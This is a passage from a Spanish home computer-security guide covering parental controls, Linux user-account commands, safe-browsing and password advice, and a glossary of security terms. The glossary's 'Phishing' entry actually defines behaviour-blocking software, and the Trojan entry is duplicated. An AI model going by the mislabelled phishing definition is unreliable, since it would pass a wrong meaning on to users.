

Figura E.4 Activación del control parental.

5. También se puede establecer límites de tiempo (*figura E.6*), programas permitidos y la clasificación de los juegos permitidos para dicho usuario:



Figura E.5 Estableciendo límites de tiempo.

6. Para habilitar la cuenta de invitado (*figura E.6*), se debe seleccionar la cuenta en la pantalla de cuentas de usuario.



Figura E.6 Cuenta de invitado.

Creación de cuentas de usuario en GNU/Linux.

Para crear cuentas de usuario en el sistema se utiliza el comando **useradd** (con privilegios de administrador)::

```
# useradd nuevoUsuario
```

Se asigna una contraseña con **passwd**:

```
# passwd nuevoUsuario
```

Incluso se pueden crear grupos completos con el comando g**roupadd**:

```
# groupadd nuevoGrupo
```

Para modificar el grupo y/o propietario de un archivo o directorio se utiliza **chown**:

```
# chown nuevoUsuario archivo.txt
```

Si se quiere modificar los permisos de un archivo o directorio (lectura, escritura y ejecución) se utiliza **chmod**:

```
# chmod 755 -R directorio/
```

F. Navegación segura en Internet

Es importante que se instruyan a todos los integrantes de la familia sobre el uso de Internet para que su experiencia sea siempre la mejor y la más segura. A continuación, algunos ejemplos de cómo implementar mecanismos para la navegación segura.

Instalar un filtro de contenidos.

Es un programa diseñado para controlar qué contenido se permite mostrar, especialmente para restringir ciertos materiales en la web. Existen varios niveles de protección en base al tipo de contenido que se permite o se prohíbe ver.

Es recomendable que se instale el nivel más alto de protección donde se restrinjan páginas nocivas, el uso de chats y que no revele información confidencial como datos personales.

Actualizar el sistema operativo y aplicaciones.

Es recomendable descargar e instalar los últimos parches de seguridad de las aplicaciones y actualizar tanto el sistema operativo como todo el software que se tenga instalado en los sistemas. Se debe de tomar en cuenta que constantemente surgen nuevas amenazas informáticas.

Existen distintos métodos para realizar la instalación de actualizaciones de seguridad en los equipos. Una de ellas es la de habilitar la opción de Actualizaciones Automáticas (opción por defecto en la mayoría de los sistemas operativos de uso doméstico). También se puede revisar la lista de actualizaciones publicadas para descargarlas.

No acceder a sitios web de dudosa reputación.

En ocasiones se pueden recibir mensajes que nos invitan a visitar páginas en Internet que ofrecen recompensas o productos con promesas exageradas. Se debe tener en cuenta que al visitar dichos sitios se puede estar permitiendo la instalación de un programa malicioso; por eso es recomendable que si no se reconoce del todo el sitio al que se pretende visitar lo mejor es evitarlo.

Si se desea saber si un sitio pudiera alojar o no software malicioso, el buscador google tiene una herramienta que informa sobre su estado:

http://www.google.com/safebrowsing/diagnostic?site=http://**nombre_del_dominio**

Donde *nombre_del_dominio* es la dirección de la página que se desea ver.

Descargar aplicaciones desde sitios web oficiales.

Muchos sitios simulan ofrecer programas populares sin ningún costo o a precios bajos que son alterados o suplantados por versiones que contienen algún tipo de malware y que instalan código malicioso al momento que el usuario lo ejecuta.

Es recomendable que al momento de descargar aplicaciones se haga desde los sitios oficiales y se procure elegir las últimas versiones estables que contengan los últimos parches de seguridad.

Usar tecnologías de seguridad.

Una parte importante durante la navegación por Internet es el uso de un antivirus actualizado. Instalar y configurar adecuadamente un firewall y tener un filtro *antispam* resulta fundamental para proteger los equipos ante las principales amenazas que se propagan por la red. Utilizar este tipo de tecnologías disminuye el riesgo y exposición ante dichas amenazas.

Actualmente existen en el mercado diversas marcas de antivirus con una amplia gama de características, es importante comparar estas opciones para saber cuál

es la que conviene más al tipo de equipos y entorno con los que se cuenta. Algunas de estas opciones incluso son gratuitas.

Evitar el registro en formularios dudosos.

En ocasiones encontramos en Internet servicios que nos piden verificar nuestros datos introduciendo nuestra contraseña, nombre de usuario o número de cuenta bancaria. Es recomendable que se verifique el origen de la página web para saber si es auténtica antes de completar el formulario y enviarlo. Por ejemplo, se puede escribir en otra ventana del explorador la dirección para ver si coincide con el servicio del que se trate. De igual forma, se debe comprobar el uso del protocolo HTTPS (utilizado principalmente por entidades bancarias, tiendas en línea y cualquier tipo de servicio que requiera el envío de dartos personales y contraseñas) para garantizar la confidencialidad de la información que se comparte.

Tener precaución con los resultados de los buscadores web.

A través de técnicas de SEO, los atacantes suelen posicionar sus sitios web entre los primeros lugares de los resultados de los buscadores, especialmente en los casos de búsquedas de palabras clave muy utilizadas por el público, como temas de actualidad, noticias de último momento o temáticas populares (como por ejemplo, deportes, sexo, software gratis, etcétera). Ante cualquiera de estas búsquedas, se debe estar atento a los resultados y verificar a qué sitios se está siendo enlazado y si la información es confiable.

Aceptar y establecer contacto con contactos conocidos.

Es básico para proteger la información personal de las cuentas en programas de mensajería instantánea y perfiles en redes sociales (*Facebook, Twitter*, etcétera). Además con esta práctica, se busca evitar el robo de la identidad virtual de los usuarios de estos servicios, proliferación de virus o trojanos, *cyberbulling*, entre otros riesgos.

Utilizar contraseñas fuertes.

Muchos servicios en Internet requieren de la autenticación a través de una clave de acceso, como una forma de resguardar la privacidad de la información de sus usuarios. Si esta contraseña fuera sencilla o común un atacante podría adivinarla y por lo tanto acceder indebidamente como si fuera el usuario verdadero. Por este motivo, es recomendable que se utilicen contraseñas fuertes, con distintos tipos de caracteres alfanuméricos, con una longitud de al menos de 8 caracteres.

Claves para crear contraseñas seguras:

- Una contraseña ideal es larga y contiene letras, signos de puntuación, símbolos y números.
- No se debe utilizar la misma contraseña para todo. Los delincuentes informáticos roban contraseñas de sitios vulnerables y las utilizan para intentar entrar en entornos como sitios web de bancos.
- Cambiar las contraseñas con regularidad. Es recomendable establecer un recordatorio automático para cambiar las contraseñas de servicios web, de correo electrónico, banca y tarjetas de crédito cada tres meses aproximadamente.
- Cuanto mayor sea la variedad de caracteres que contienen las contraseñas es mejor. Sin embargo, el software que se utiliza para robar contraseñas comprueba automáticamente las conversiones comunes de letras a símbolos.
- Crear contraseñas seguras pero fáciles de recordar, ejemplo:
    - Empezar con una frase de varias palabras: “Las contraseñas complejas son más seguras”:
    - Eliminar los espacios entre ellas: “Lascontraseñascomplejassonmásseguras”.
    - Abreviar palabras o escribir mal una de ellas intencionalmente: “Lascontraseniascomplejazson+seguras”.
    - Cambiar números por letras y agregar caracteres especiales: “\L4scontraseniascomplejazs0n+seguras/”.

Conclusiones

El rápido y continuo desarrollo de la tecnología informática ha traído innumerables beneficios en diversos campos; sin embargo, también ha abierto la puerta a nuevas posibilidades de delincuencia antes impensables y muchas de ellas están enfocadas a los entornos residenciales aprovechando la poca información que en ocasiones tienen sus usuarios.

Es necesario incidir en la importancia de la seguridad en todos los ámbitos en los que se incluyan sistemas informáticos. La formación y sensibilización de las personas así como la mejora y actualización de los conocimientos en materia de seguridad constituyen una parte esencial para la seguridad informática y para muchos expertos en el tema, es la medida más eficaz que puede adoptar una organización. La seguridad de los sistemas en un entorno residencial es de vital importancia ya que es la más cercana con el usuario común, el que puede consumir más información y el que se encuentra más expuesto a amenazas.

Las personas constituyen el eslabón más débil dentro de la seguridad informática ya que a diferencia de una computadora, las personas pueden no seguir las instrucciones exactamente tal y como fueron dictadas. Por dicha razón es importante contemplar el papel de las personas y su relación con los sistemas que utilizan.

Probablemente la razón por la que en ocasiones no se le da la importancia debida a la seguridad informática en el ámbito residencial sea porque los datos y la información no son tangibles y no se les puede dar un valor monetario de una forma sencilla alimentando así la idea de que no hay mayor problema con que sus datos personales o información quede expuesta y disponible para personas que no tienen autorización para verla y que puedan hacer mal uso de ella.

Aunque no hay un método 100% efectivo para asegurar ningún sistema, la participación de todos los integrantes de la familia a través de la implementación de un plan normativo a nivel doméstico que se mejore y retroalimente continuamente puede minimizar las amenazas informáticas y fomentar un ambiente de seguridad que ayude a proteger sus sistemas y su información.

Glosario.

ADSL.

Línea de abonado digital asimétrica (sigla del inglés Asymmetric Digital Subscriber Line) es un tipo de tecnología de línea DSL. Consiste en una transmisión analógica de datos digitales apoyada en el par simétrico de cobre que lleva la línea telefónica convencional o línea de abonado, siempre y cuando la longitud de línea no supere los 5,5 km medidos desde la Central Telefónica, o no haya otros servicios por el mismo cable que puedan interferir.

Es una tecnología de acceso a Internet de banda ancha, lo que implica una velocidad superior a una conexión tradicional por módem en la transferencia de datos, ya que el módem utiliza la banda de voz y por tanto impide el servicio de voz mientras se use y viceversa. Esto se consigue mediante una modulación de las señales de datos en una banda de frecuencias más alta que la utilizada en las conversaciones telefónicas convencionales (300-3400 Hz), función que realiza el enrutador ADSL. Para evitar distorsiones en las señales transmitidas, es necesaria la instalación de un filtro (llamado *splitter* o discriminador) que se encarga de separar la señal telefónica convencional de las señales moduladas de la conexión mediante ADSL.

Adware.

Adware es un software, generalmente no deseado, que facilita el envío de contenido publicitario a un equipo.

Amenaza.

Una amenaza informática es toda circunstancia, evento o persona que tiene el potencial de causar daño a un sistema en forma de robo, destrucción, divulgación, modificación de datos o negación de servicio (DoS).

Antispam.

Antispam es un producto, herramienta, servicio o mejor práctica que detiene el spam o correo no deseado antes de que se convierta en una molestia para los usuarios. El antispam debe ser parte de una estrategia de seguridad multinivel.

Antivirus.

Antivirus es una categoría de software de seguridad que protege un equipo de virus, normalmente a través de la detección en tiempo real y también mediante análisis del sistema, que pone en cuarentena y elimina los virus. El antivirus debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

Ataques Web

Un ataque Web es un ataque que se comete contra una aplicación cliente y se origina desde un lugar en la Web, ya sea desde sitios legítimos atacados o sitios maliciosos que han sido creados para atacar intencionalmente a los usuarios de ésta.

Bit.

Es la unidad más pequeña de información empleada en informática, cualquier dispositivo digital o en la teoría de la información. Un bit puede representar uno de dos valores: 0 o 1.

Bot.

Un bot es una computadora individual infectada con malware, la cual forma parte de una red de bots (*botnet*).

Botnet.

Conjunto de equipos bajo el control de un bot maestro, a través de un canal de mando y control. Estos equipos normalmente se distribuyen a través de Internet y se utilizan para actividades malintencionadas, como el envío de *spam* y ataques distribuidos de negación de servicio. Las *botnet* se crean al infectar las computadoras con *malware*, lo cual da al atacante acceso a las máquinas. Los propietarios de computadoras infectadas generalmente ignoran que su máquina

forma parte de una *botnet*, a menos que tengan software de seguridad que les informe acerca de la infección.

BSSID.

En una red de área local inalámbrica (WLAN), el BSSID (*Basic Service Set Identifier*) se trata de la dirección MAC (*Media Access Control*) formada por 48 bits (6 bloques hexadecimales), del Punto de acceso inalámbrico (*Access Point, AP*) al que nos conectamos.

Byte.

Se usa comúnmente como unidad básica de almacenamiento de datos. Aunque en muchos ámbitos se considera equivalente a un octeto (secuencia de ocho bits) para fines correctos debe ser considerado como una secuencia de bits contiguos, cuyo tamaño depende del código de información o código de caracteres en que este definido.

Caballo de Troya.

Son un tipo de código malicioso que parece ser algo que no es. Una distinción muy importante entre troyanos y virus reales es que los troyanos no infectan otros archivos y no se propagan automáticamente. Los caballos de troya tienen códigos maliciosos que cuando se activan causa pérdida, incluso robo de datos. Por lo general, también tienen un componente de puerta trasera, que le permite al atacante descargar amenazas adicionales en un equipo infectado. Normalmente se propagan a través de descargas inadvertidas, archivos adjuntos de correo electrónico o al descargar o ejecutar voluntariamente un archivo de Internet, generalmente después de que un atacante ha utilizado ingeniería social para convencer al usuario de que lo haga.

Ciberdelito.

El ciberdelito es un delito que se comete usando una computadora, red o hardware. La computadora o dispositivo puede ser el agente, el facilitador o el objeto del delito. El delito puede ocurrir en la computadora o en otros lugares.

Código.

En un sistema de información, un codigo es un sistema de signos y reglas para combinarlos, que por un lado puede ser arbitrario y por otro, definido previamente.

Computadora.

Dispositivo electrónico compuesto básicamente de procesador, memoria y dispositivos de entrada y salida. Poseen partes físicas (Hardware) y parte lógica (Software), que se combinan entre sí para ser capaces de interpretar y ejecutar instrucciones para las que fueron programadas. Una computadora suele tener un gran software llamado sistema operativo que sirve como plataforma para la ejecución de otras aplicaciones.

Caballo de Troya.

Son un tipo de código malicioso que parece ser algo que no es. Una distinción muy importante entre troyanos y virus reales es que los troyanos no infectan otros archivos y no se propagan automáticamente. Los caballos de troya tienen códigos maliciosos que cuando se activan causa pérdida, incluso robo de datos. Por lo general, también tienen un componente de puerta trasera, que le permite al atacante descargar amenazas adicionales en un equipo infectado. Normalmente se propagan a través de descargas inadvertidas, archivos adjuntos de correo electrónico o al descargar o ejecutar voluntariamente un archivo de Internet, generalmente después de que un atacante ha utilizado ingeniería social para convencer al usuario de que lo haga.

Definiciones de virus.

Una definición de virus es un archivo que proporciona información al software antivirus, para identificar los riesgos de seguridad. Los archivos de definición tienen protección contra todos los virus, gusanos, troyanos y otros riesgos de seguridad más recientes. Las definiciones de virus también se denominan firmas antivirus.

Descarga inadvertida.

Una descarga inadvertida es una descarga de malware mediante el ataque a una vulnerabilidad de un navegador Web, equipo cliente de correo electrónico o plug-in de navegador sin intervención alguna del usuario. Las descargas inadvertidas pueden ocurrir al visitar un sitio Web, visualizar un mensaje de correo electrónico o pulsar clic en una ventana emergente engañosa.

DHCP.

Es un protocolo de red que permite a los clientes de una red IP obtener sus parámetros de configuración automáticamente. Se trata de un protocolo de tipo cliente/servidor en el que generalmente un servidor posee una lista de direcciones IP dinámicas y las va asignando a los clientes conforme éstas van estando libres, sabiendo en todo momento quién ha estado en posesión de esa IP, cuánto tiempo la ha tenido y a quién se la ha asignado después.

Diafonía.

En Telecomunicación, se dice que entre dos circuitos existe diafonía, denominada en inglés *Crosstalk* (XT), cuando parte de las señales presentes en uno de ellos, considerado perturbador, aparece en el otro, considerado perturbado.

La diafonía, en el caso de cables de pares trenzados se presenta generalmente debido a acoplamientos magnéticos entre los elementos que componen los circuitos perturbador y perturbado o como consecuencia de desequilibrios de admitancia entre los hilos de ambos circuitos.

La diafonía se mide como la atenuación existente entre el circuito perturbador y el perturbado, por lo que también se denomina atenuación de diafonía.

Dirección IP.

Una dirección IP es una etiqueta numérica que identifica, de manera lógica y jerárquica, a un interfaz (elemento de comunicación/conexión) de un dispositivo (habitualmente una computadora) dentro de una red que utilice el protocolo IP (*Internet Protocol*), que corresponde al nivel de red del protocolo TCP/IP.

Dirección MAC.

En las redes de computadoras, la dirección MAC (siglas en inglés de *media access control*; en español "control de acceso al medio") es un identificador de 48 bits (6 bloques hexadecimales) que corresponde de forma única a una tarjeta o dispositivo de red. Se conoce también como dirección física, y es única para cada dispositivo. Está determinada y configurada por el IEEE (los últimos 24 bits) y el fabricante (los primeros 24 bits).

Encriptación.

La encriptación es un método de cifrado o codificación de datos para evitar que los usuarios no autorizados lean o manipulen los datos. Sólo los individuos con acceso a una contraseña o clave pueden descifrar y utilizar los datos. A veces, el malware utiliza la encriptación para ocultarse del software de seguridad. Es decir, el malware cifrado revuelve el código del programa para que sea difícil detectarlo.

ESSID.

El ESSID (Extended Service Set IDentifier) es un nombre incluido en todos los paquetes de una red inalámbrica (Wi-Fi) para identificarlos como parte de esa red. El código consiste en un máximo de 32 caracteres que la mayoría de las veces son alfanuméricos (aunque el estándar no lo especifica, así que puede consistir en cualquier carácter). Todos los dispositivos inalámbricos que intentan comunicarse entre sí deben compartir el mismo SSID.

Exploits o Programas intrusos.

Los programas intrusos son técnicas que aprovechan las vulnerabilidades del software y que pueden utilizarse para evadir la seguridad o atacar un equipo en la red.

Filtración de datos.

Una filtración de datos sucede cuando se compromete un sistema, exponiendo la información a un entorno no confiable. Las filtraciones de datos a menudo son el resultado de ataques maliciosos, que tratan de adquirir información confidencial

que puede utilizarse con fines delictivos o con otros fines malintencionados

Firewall.

Un firewall es una aplicación de seguridad diseñada para bloquear las conexiones en determinados puertos del sistema, independientemente de si el tráfico es benigno o maligno. Un firewall debería formar parte de una estrategia de seguridad estándar de múltiples niveles.

Firma antivirus.

Una firma antivirus es un archivo que proporciona información al software antivirus para encontrar y reparar los riesgos. Las firmas antivirus proporcionan protección contra todos los virus, gusanos, troyanos y otros riesgos de seguridad más recientes. Las firmas antivirus también se denominan definiciones de virus.

GPS.

El SPG o GPS (*Global Positioning System*: sistema de posicionamiento global) o NAVSTAR-GPS1 es un sistema global de navegación por satélite (GNSS) que permite determinar en todo el mundo la posición de un objeto, una persona o un vehículo con una precisión hasta de centímetros (si se utiliza GPS diferencial), aunque lo habitual son unos pocos metros de precisión. El sistema fue desarrollado, instalado y actualmente operado por el Departamento de Defensa de los Estados Unidos.

Gusanos.

Los gusanos son programas maliciosos que se reproducen de un sistema a otro sin usar un archivo anfitrión, lo que contrasta con los virus, puesto que requieren la propagación de un archivo anfitrión infectado.

Hercio (Hertz).

Nombrado en honor al físico alemán Heinrich Rudolf Hertz, que descubrió la propagación de las ondas electromagnéticas. Un hercio representa un ciclo por cada segundo, entendiendo ciclo como la repetición de un suceso. Por ejemplo, el hercio se aplica en física a la medición de la cantidad de veces por un segundo que se repite una onda (ya sea sonora o electromagnética) o puede aplicarse

también, entre otros usos, a las olas de mar que llegan a la playa por segundo o a las vibraciones de un sólido. La magnitud que mide el hercio se denominada frecuencia y es, en este sentido, la inversa del período. Un hercio es la frecuencia de una oscilación que sufre una partícula en un período de un segundo.

Ingeniería Social.

Método utilizado por los atacantes para engañar a los usuarios informáticos, para que realicen una acción que normalmente producirá consecuencias negativas, como la descarga de malware o la divulgación de información personal. Los ataques de *phishing* con frecuencia aprovechan las tácticas de ingeniería social.

Keystroke Logger o Programa de captura de teclado (Keylogger).

Es un tipo de malware diseñado para capturar las pulsaciones, movimientos y clics del teclado y del ratón, generalmente de forma encubierta, para intentar robar información personal, como las cuentas y contraseñas de las tarjetas de crédito.

Malware.

El malware es la descripción general de un programa informático que tiene efectos no deseados o maliciosos. Incluye virus, gusanos, troyanos y puertas traseras. El malware a menudo utiliza herramientas de comunicación populares, como el correo electrónico y la mensajería instantánea, y medios magnéticos extraíbles, como dispositivos USB, para difundirse. También se propaga a través de descargas inadvertidas y ataques a las vulnerabilidades de seguridad en el software. La mayoría del malware peligroso actualmente busca robar información personal que pueda ser utilizada por los atacantes para cometer delitos.

Negación de servicio (DoS).

La negación de servicio es un ataque en el que el delincuente intenta deshabilitar los recursos de una computadora o lugar en una red para los usuarios. Un ataque distribuido de negación de servicio (DDoS) es aquel en que el atacante aprovecha una red de computadoras distribuidas, como por ejemplo una *botnet*, para perpetrar el ataque.

Pharming.

Método de ataque que tiene como objetivo redirigir el tráfico de un sitio Web a otro sitio falso, generalmente diseñado para imitar el sitio legítimo. El objetivo es que los usuarios permanezcan ignorantes del redireccionamiento e ingresen

información personal, como la información bancaria en línea, en el sitio fraudulento. Se puede cometer *pharming* cambiando el archivo de los equipos anfitriones en la computadora de la víctima o atacando una vulnerabilidad en el software del servidor DNS.

Phishing.

A diferencia de la heurística o los exploradores de huella digital, el software de seguridad de bloqueo de comportamiento se integra al sistema operativo de un equipo anfitrión y supervisa el comportamiento de los programas en tiempo real en busca de acciones maliciosas. El software de bloqueo de comportamiento bloquea acciones potencialmente dañinas, antes de que tengan oportunidad de afectar el sistema. La protección contra el comportamiento peligroso debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

Red (de computadoras).

En general, una red de computadoras se puede definir como una combinación de hardware, software y medios de transmisión, que permiten a varios dispositivos comunicarse entre sí.

Redes punto a punto (P2P).

Red virtual distribuida de participantes que hacen que una parte de sus recursos informáticos estén a disposición de otros participantes de la red, todo sin necesidad de servidores centralizados. Las redes puntos a punto son utilizadas para compartir música, películas, juegos y otros archivos. Sin embargo, también son un mecanismo muy común para la distribución de virus, bots, spyware, adware, troyanos, rootkits, gusanos y otro tipo de malware.

Rootkits.

Componente de malware que utiliza la clandestinidad para mantener una presencia persistente e indetectable en un equipo. Las acciones realizadas por un rootkit, como la instalación y diversas formas de ejecución de códigos, se realizan sin el conocimiento o consentimiento del usuario final. Los rootkits no infectan las máquinas por sí mismos como lo hacen los virus o gusanos, sino que tratan de proporcionar un entorno indetectable para ejecutar códigos maliciosos. Los atacantes normalmente aprovechan las vulnerabilidades en el equipo seleccionado o utilizan técnicas de ingeniería social para instalar manualmente los rootkits. O, en algunos casos, los rootkits pueden instalarse automáticamente al ejecutarse un virus o gusano o incluso simplemente al navegar en un sitio Web

malicioso.
Una vez instalados, el atacante puede realizar prácticamente cualquier función en el sistema, incluyendo acceso remoto, intercepción de comunicaciones, así como procesos de ocultamiento, archivos, claves de registro y canales de comunicación.

Sistema de detección de intrusos.

Un sistema de detección de intrusos es un servicio que monitorea y analiza los eventos del sistema para encontrar y proporcionar en tiempo real o casi real advertencias de intentos de acceso a los recursos del sistema de manera no autorizada. Es la detección de ataques o intentos de intrusión, que consiste en revisar registros u otra información disponible en la red. Un sistema de detección de intrusos debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

Sistema de prevención de intrusos.

Un sistema de prevención de intrusos es un dispositivo (hardware o software) que supervisa las actividades de la red o del sistema en busca de comportamiento no deseado o malicioso y puede reaccionar en tiempo real para bloquear o evitar esas actividades. Un sistema de prevención de intrusos debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

Sniffer (analizador de paquetes).

En informática, un analizador de paquetes es un programa de captura de las tramas de una red de computadoras. Es algo común que, por topología de red y necesidad material, el medio de transmisión (cable coaxial, cable de par trenzado, fibra óptica, etc.) sea compartido por varias computadoras y dispositivos de red, lo que hace posible que un ordenador capture las tramas de información no destinadas a él. Para conseguir esto el analizador pone la tarjeta de red en un estado conocido como "modo promiscuo" en el cual en la capa de enlace de datos no son descartadas las tramas no destinadas a la dirección MAC de la tarjeta; de esta manera se puede capturar (sniff, "olfatear") todo el tráfico que viaja por la red.

Software de seguridad fraudulento (rogue).

Un programa de software de seguridad rogue es un tipo de aplicación engañosa que finge ser software de seguridad legítimo, como un limpiador de registros o detector antivirus, aunque realmente proporciona al usuario poca o ninguna

protección y, en algunos casos, puede de hecho facilitar la instalación de códigos maliciosos contra los que busca protegerse.

Spam.

También conocido como correo basura, el spam es correo electrónico que involucra mensajes casi idénticos enviados a numerosos destinatarios. Un sinónimo común de spam es correo electrónico comercial no solicitado (UCE). El malware se utiliza a menudo para propagar mensajes de spam al infectar un equipo, buscar direcciones de correo electrónico y luego utilizar esa máquina para enviar mensajes de spam. Los mensajes de spam generalmente se utilizan como un método de propagación de los ataques de phishing

Spyware.

Paquete de software que realiza un seguimiento y envía información de identificación personal o información confidencial a otras personas. La información de identificación personal es la información que puede atribuirse a una persona específica, como un nombre completo. La información confidencial incluye datos que la mayoría de personas no estaría dispuesta a compartir con nadie e incluye datos bancarios, números de cuentas de tarjeta de crédito y contraseñas. Los receptores de esta información pueden ser sistemas o partes remotas con acceso local.

Toolkit.

Paquete de software diseñado para ayudar a los hackers a crear y propagar códigos maliciosos. Los *toolkits* frecuentemente automatizan la creación y propagación de malware al punto que, incluso los principiante delincuentes cibernéticos son capaces de utilizar amenazas complejas. También pueden utilizarse toolkits para lanzar ataques web, enviar *spam* y crear sitios de phishing y mensajes de correo electrónico.

Virus.

Programa informático escrito para alterar la forma como funciona una computadora, sin permiso o conocimiento del usuario. Un virus debe cumplir con dos criterios:

- Debe ejecutarse por sí mismo: generalmente coloca su propio código en la ruta de ejecución de otro programa.

- Debe reproducirse: por ejemplo, puede reemplazar otros archivos ejecutables con una copia del archivo infectado por un virus. Los virus pueden infectar computadores de escritorio y servidores de red.

Muchos de los virus actuales están programados para operar sigilosamente la computadora del usuario con el fin de robar información personal y utilizarla para cometer delitos. Otros menoscaban el equipo dañando los programas, eliminando archivos o volviendo a formatear el disco duro. Aún existen otros que no están diseñados para causar daño, aunque simplemente se reproducen y hacen manifiestan su presencia presentando mensajes de texto, video y audio, aunque este tipo de ataques de notoriedad no son tan comunes, puesto que los autores de virus y demás malware tiene como fin obtener ganancias ilegales.

Vulnerabilidad.

Una vulnerabilidad es un estado viciado en un sistema informático (o conjunto de sistemas) que afecta las propiedades de confidencialidad, integridad y disponibilidad (CIA) de los sistemas. Las vulnerabilidades pueden hacer lo siguiente:

- Permitir que un atacante ejecute comandos como otro usuario
- Permitir a un atacante acceso a los datos, lo que se opone a las restricciones específicas de acceso a los datos
- Permitir a un atacante hacerse pasar por otra entidad
- Permitir a un atacante realizar una negación de servicio

Bibliografía

Adam, Olaf (2001*). Seguridad en Internet*. Marcombo.

Peltier, Thomas R. (2001). *Information security policies, procedures, and standards: Guidelines for effective information security management*. Auerbach Publications.

Daltabuit, Enrique (2007). La *seguridad de la información*. Limusa. (Noriega Editories).

Jaakohuhta, Hannu (2003). Professional Local Area Networks. IT Press.

Stallings, William (2004). *Comunicaciones y redes de computadores*. Pearson Educación.

Gómez, Julio (2008). *Guía de campo de WIFI*. Universidad de Almeria.

Carballar, José (2007). *Wi-Fi: Instalación, seguridad y apliaciones*. Alfaomega - Ra-Ma.

Picouto, Fernando (2011). *Hacking y seguridad en internet*. Alfaomega - Ra-ma.

Gómez, Álvaro (2006*). Enciclopedia de la seguridad informática*. Alfaomega - Ra-ma.

Northxuff, Stephen (2004). *Guía avanzada, Detección de intrusos*. Prentice Hall.

Halsall, Fred (1998). *Comunicación de datos, redes de computadores y sistemas abiertos*. Pearson Educación.

Huidobro, José (2007). *Redes de datos y convergencia IP*. Alfaomega.

Gallo, Michael (2002). *Comunicación entre computadoras y tecnologías de*

redes. Thompson.

Manascé, Daniel (1989). *Redes de computadores: Aspectos técnicos y operacionales*. Paraninfo.

González, Néstor (1987). *Comunicaciones y redes de procesamiento de datos.* McGraw-Hill.

Molina, José (2002*). Instalación y mantenimiento de servicios de redes locales.* Alfaomega.

Raya, José (2009). *Redes locales.* Alfaomega.

Schatt, Stan (1990). *A fondo: Redes de área local*. Anaya.

Black, Ulysess (1997). *Redes de computadores: Protocolos, normas e interfaces.* Computec - Ra-ma.